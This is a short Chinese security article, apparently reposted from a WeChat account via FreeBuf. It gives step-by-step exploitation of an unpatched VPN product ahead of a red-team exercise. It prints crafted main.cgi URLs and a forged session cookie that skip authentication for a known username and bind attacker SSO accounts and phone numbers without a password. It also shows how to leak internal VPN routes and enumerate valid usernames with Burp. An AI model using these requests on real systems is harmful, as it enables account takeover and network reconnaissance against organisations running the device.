
0x01 简述
HVV临近,现预警一个某捷VPN的信息泄露及越权绑定SSO账号及手机号的问题
注:需要知道存在的VPN用户,当然如果不知道的话,可以使用文章后面的那个方法进行用户名爆破
话不多说先上图

0x02 越权绑定
首先打开VPN登录页,可以看到是这样子的

直接构造URL:
https://1.1.1.1/cgi-bin/main.cgi?oper=showsvr&encode=GBK&username=USERNAME&sid=1614345312&oper=showres
USERNAME为已存在的用户名,访问后即可进入到这样一个界面


然后我们点击左侧的“个人设置”

在如上图功能这里,没有任何密码验证,可以直接给这个用户绑定SSO账号及手机号
0x03 信息泄露
直接构造URL:
https://1.1.1.1/cgi-bin/main.cgi?oper=getrsc
注:需要先使用第一步的方式构造URL进入到设置页面,否则没有Cookie,会提示“错误:当前用户不在线,请重新登录”,当然你也可以手动构造Cookie
Cookie: UserName=USERNAME; SessionId=1614345312; FirstVist=1; Skin=1; tunnel=1

然后再打开的页面,就可以看到他VPN现有的路由信息

同时,通过Burp抓包可以发现,如果用户名是正确的,这个页面才会返回路由信息
如果用户是不存在的,就不会返回

通过这个方法,可以使用Burp进行用户名爆破
文章来源微信公众号:NearSec
来源:freebuf.com 2021-03-01 22:20:24 by: NearSec
正文完